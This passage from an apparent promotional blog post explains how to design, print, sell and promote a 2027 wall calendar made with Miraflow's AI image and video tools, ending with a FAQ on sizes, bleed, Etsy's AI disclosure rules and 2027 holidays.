Leave cells large enough for handwriting, because people often write on wall calendars by hand. Use a typeface with clear numerals, a medium-gray grid line rather than black, and a slightly bolder weekend or holiday color. Put the month name and year (for example, October 2027) at the top left of the grid page, and keep any logo or website small and tucked at the bottom. If you use the minimalist set with a shared page, make the grid area a flat color that matches the paper tone in the artwork so the join between art and grid disappears.
Selling Your Calendar on Etsy and Print-on-Demand Stores
There are three main ways to turn a calendar into a product, and each has different costs and risks.
Digital printable. You sell a downloadable PDF that the buyer prints at home or at a local print shop. Create the file at Letter and A4 landscape, include the 13 pages, and leave a margin instead of bleed. This is the lowest-risk route because there is no inventory or shipping, but it also gives you less control over how the final calendar looks.
Print-on-demand physical calendar. A printer prints and ships each order. Lulu supports selling through its own Bookstore and through Shopify, Wix and WooCommerce integrations, and its calendar page links to a pricing calculator and a downloadable template. Gelato advertises wall calendars as a product sellers can offer, with an editor customers can use to upload their own photos. Prices depend on quantity, size and shipping country, so use each printer's calculator rather than guessing, and make sure your price covers print cost, shipping and platform fees.
Small batch for your own customers. A bakery or realtor can order a few dozen calendars with a local printer or an online service and hand them out, and order a single proof first to check color and trimming.
What Etsy Asks of AI-Assisted Listings
When Etsy introduced its Creativity Standards in July 2024, TechCrunch reported that sellers must classify items by the level of human involvement, that AI-assisted work falls under the label "Designed by", and that sellers must disclose in the listing description if an item was created with AI. Etsy gave examples of permitted items, including a fantasy scene based on a seller's original prompt and a custom portrait of a buyer's pet generated using AI tools. Etsy also said that listings selling AI prompts themselves would be removed. In practice that means selling a finished calendar is fine, selling a list of prompts is not, and the way you describe how it was made matters. Etsy revises its Seller Policy from time to time, so read the current version before you publish a listing.
Listing Photos and Promotion
Shoppers decide from the photos of the finished product, so show a flipped-open spread, a close-up of the coil and paper, and a lifestyle shot on a wall or desk. The Etsy listing photo prompts and the flat lay photography prompts can help you build mockup-style scenes, and any image that shows the product should accurately reflect what you actually ship. For discovery, the Pinterest pin prompts show how to make vertical pins for each month, and the Pinterest scrapbook aesthetic prompts cover a mood-board style that can link back to your listing.
A final selling idea is to turn each month's artwork into a matching phone wallpaper as a free bonus. The iPhone lock screen wallpaper prompts show how to adapt the same art to a vertical format, and it gives people a reason to follow your shop each month.
Turning Your Calendar Art Into Shorts and Reels
A calendar is perfect short-form content because it has a built-in structure: a cover, then twelve reveals. A 20-second video can flip through the months with a different flower or scene every second or two, and the finished clip works as a teaser for a launch, a business giveaway announcement or a family gift reveal.
Use Text2Shorts for a narrated reveal. In Text2Shorts you enter a topic, choose a visual style (animation or realistic), and Miraflow generates a script you can edit or regenerate. It then writes scene visual prompts that you can edit, and you choose a voice and speed before generating the final video, which appears in My Videos. A topic like the one below works well, and you can paste in descriptions of the pages you made for the scene visuals.
A 20-second reveal of my 2027 botanical watercolor wall calendar, showing one flower for each month from January to December, ending with a call to order a copy before the holidays.
Use the cinematic video generator to animate a single page. The cinematic video generator can take a finished page as the first frame and animate one small movement. Small movements look more natural than large ones, so keep the prompt to a single gentle effect.
Slow push-in on the printed January calendar page as a few snowflakes drift past the white hellebores, soft window light, the paper stays still, no new objects and no text appearing.
Add a track. A short instrumental gives the video a finished feel. Miraflow's AI music generator can produce a track from a description, with an instrumental toggle in Simple Mode.
Warm acoustic guitar and soft piano, gentle tempo around 80 BPM, calm hopeful new year mood, instrumental.

The photo shows a simple storyboard for a calendar Reel: the cover, then each month page laid out in order, with a phone showing the first frame as a vertical clip. Plan the order before you record, and keep the same page order as the printed calendar so viewers can follow along. A short sequence works best with one hook (the cover), twelve quick page reveals and a closing frame that tells people where to get the calendar.
How to Customize These Calendar Prompts
Because every prompt uses the same skeleton, small swaps make a new calendar without breaking the set.
- Change the palette. Replace the four color names in the style anchor. Sage, dusty rose, cream and ochre feels gentle, while navy, mustard, cream and brick feels retro. Four named colors are enough.
- Change the medium. Swap watercolor for gouache, linocut, colored pencil, paper cut-out or cross-stitch. The scene stays the same, and the calendar looks like a different designer made it.
- Change the hemisphere. Move the seasonal scene six months for readers in the Southern Hemisphere.
- Change the orientation. Swap 4:3 for 3:4 for a portrait calendar, move the empty area to the bottom, and check your printer's template, since some printers offer only certain sizes.
- Add your brand. For a business, write your brand colors into the anchor, and describe your real products (a lemon tart, a house style, a mug design) rather than generic ones.
- Add a local touch. Replace the generic hillside town or porch with a description of your own neighborhood's architecture, such as brick row houses or a seaside lighthouse, without naming a landmark you cannot reproduce accurately.
- Fix small errors without regenerating. If an image is almost right but one petal or object is wrong, use the Image Inpainting tool to repaint only that area, and keep the rest of the page unchanged.
- Repurpose the set. The same twelve images can become greeting cards, phone wallpapers and a printable wall poster, which makes the effort go further.
Common Mistakes With AI Calendars
Most failed calendars share the same few errors. Knowing them in advance saves a proof run.
Inconsistent style across months. If each prompt uses its own wording, each month gets its own palette and brush. Paste the same anchor sentence and print line into every prompt and change only the scene. If a month still stands out, regenerate it with the anchor placed first and the scene shortened.
The wrong aspect ratio. An image generated at 1:1 or 16:9 and forced into an 11 x 8.5 page ends up cropped through the subject. Pick 4:3 up front, keep the subject near the center-left and plan to trim a few percent off the width.
Dates and text generated by the AI. Garbled numerals, misspelled month names and a calendar grid that starts on the wrong weekday all come from asking the model to draw a calendar. Keep the art text-free and add real dates in a layout tool using the 2027 start days from the table above.
Low resolution. A file that looks sharp on a laptop can print soft. Check the pixel dimensions against the table, upscale if needed, and look at the file at 100 percent zoom before sending it.
No bleed or a bleed that does not match the printer. A white sliver on one edge is the classic sign. Extend the artwork past the trim line, use the amount your printer states (0.125 inch, 3 mm or 4 mm), and keep important details inside the safe zone.
Ignoring the coil and hanging hole. Important details near the binding edge can be punched through or hidden. Keep the nearest 12 mm free of anything you cannot lose.
Forgetting the Southern Hemisphere. A snowy January page is wrong for readers in Sydney or Santiago. Check where your audience lives before choosing seasonal scenes.
Treating an AI house or storefront as a real listing. A realtor or shop calendar should not show a generated building as if it were a real property. Use generated images for mood only and say so in your listing or on the page when buyers could be misled.
Skipping the proof. Colors shift between screens and paper, especially saturated blues and neon greens. Order one copy before a batch and check the trim, the color and the hanging hole.
Make Your 2027 Calendar With Miraflow
Most of the creative work in this post can be done in one place. The Miraflow AI Image Generator handles text-to-image for the botanical, cinematic, pet, minimalist and business sets, and image-to-image for the family set, where you upload a reference photo and paste a prompt. It offers 16:9, 9:16, 1:1, 4:3 and 3:4 ratios, so 4:3 landscape for a wall calendar and 1:1 for a square desk calendar are both one click away. When an image is almost right, the Image Inpainting tool lets you mask a region and repaint only that part.
After the pages are done, the same account covers the promotion. Text2Shorts turns a topic into a vertical video for YouTube Shorts, Instagram Reels and TikTok, the cinematic video generator animates a page, the AI music generator writes a track, and the YouTube Thumbnail Maker builds a cover if you also share a calendar walkthrough on YouTube. You can start from the Miraflow home page and move from idea to image to video without installing anything.
Frequently Asked Questions
What size should the images for a 2027 wall calendar be?
For a US Letter landscape wall calendar, the page is 11 x 8.5 inches, which is 3300 x 2550 pixels at 300 DPI, or 3375 x 2625 pixels with a 0.125 inch bleed. Gelato asks for 4 mm of bleed instead, which is slightly larger, so always check your printer's template. Generate at 4:3 and trim a few percent off the width.
What day of the week does 2027 start on?
2027 starts on a Friday and ends on a Friday. It is not a leap year, so February has 28 days. In a Sunday-first grid, January, May and October need six rows, and in a Monday-first grid, May and August do.
Can I put the dates in the AI prompt?
It is better not to. Image models often garble numbers, repeat dates or start the month on the wrong weekday. Generate text-free art, then add the dates in a layout tool or a printer's calendar creator, which uses real calendar data.
How do I keep all 12 months looking consistent?
Write one style anchor sentence that names the medium, line quality, four colors and light, and paste it unchanged at the start of every prompt. Add a shared print line for aspect ratio, full-bleed edges and no text. Generate January and July first to test the pair, then do the rest.
Can I sell an AI-generated calendar on Etsy?
Etsy's Creativity Standards, introduced in July 2024, allow AI-assisted designs when they are labeled "Designed by" and disclosed in the listing description, and Etsy said it would remove listings that sell AI prompts themselves. Policies change, so read the current Seller Policy before you list, and describe how the calendar was made honestly.
Do I need bleed for a printable calendar I sell as a download?
Usually not. Home printers generally leave an unprintable margin, so a downloadable file should have a comfortable white border instead. Bleed matters when a commercial printer trims the paper, so include it in files you send to a print service.
How many images do I need?
Plan 13: one cover and one for each month. Some printers add a blank page, and Lulu lets you build calendars of up to 18 months if you want to run into 2028.
Can I make a family calendar from my own photos?
Yes. Use image-to-image with a clear, well-lit photo, tell the prompt to keep each person's face shape, hairstyle, skin tone, clothing colors and pose, and test one photo before making all twelve. Only upload photos you have the right to use, and be careful with photos of children.
Which printers can I use?
Lulu, Gelato and Cloudprinter all publish calendar specs and templates, and each has its own size list, bleed and safe-zone rules. Choose the printer first when you can, download its template and build your pages to match.
How do I turn the calendar into a video?
Use Text2Shorts to generate a narrated reveal, or upload a finished page to the cinematic video generator and describe one small movement. Add a short instrumental from the music generator and keep the page order the same as the printed calendar.
Which holidays should I mark on a 2027 calendar?
Mark the dates your audience cares about and that you have verified. For US federal holidays in 2027, Juneteenth, Independence Day and Christmas fall on weekends, so the observed holidays are Friday, June 18, Monday, July 5 and Friday, December 24. Check a trusted calendar for lunar holidays such as Lunar New Year, Diwali and Hanukkah.
Conclusion
A 2027 calendar made with AI comes down to a few repeatable habits. Write one style anchor and one print line, change only the scene, keep every date and month name out of the artwork, and build each page at the right size with bleed and a safe zone. The 30 prompts above give you a full botanical watercolor year, four cinematic landscapes, four pets, four minimalist pages, three business calendars and three family photo-to-art pages, and the month guide makes sure every month has at least two options.
Start with two test months, check that they match, then generate the rest and order one proof. When you are ready, open Miraflow's AI Image Generator, paste the first prompt and build the set, then use Text2Shorts to show it off. With late October as your starting line, you have time to design, proof and print a calendar that people will actually hang on the wall in January.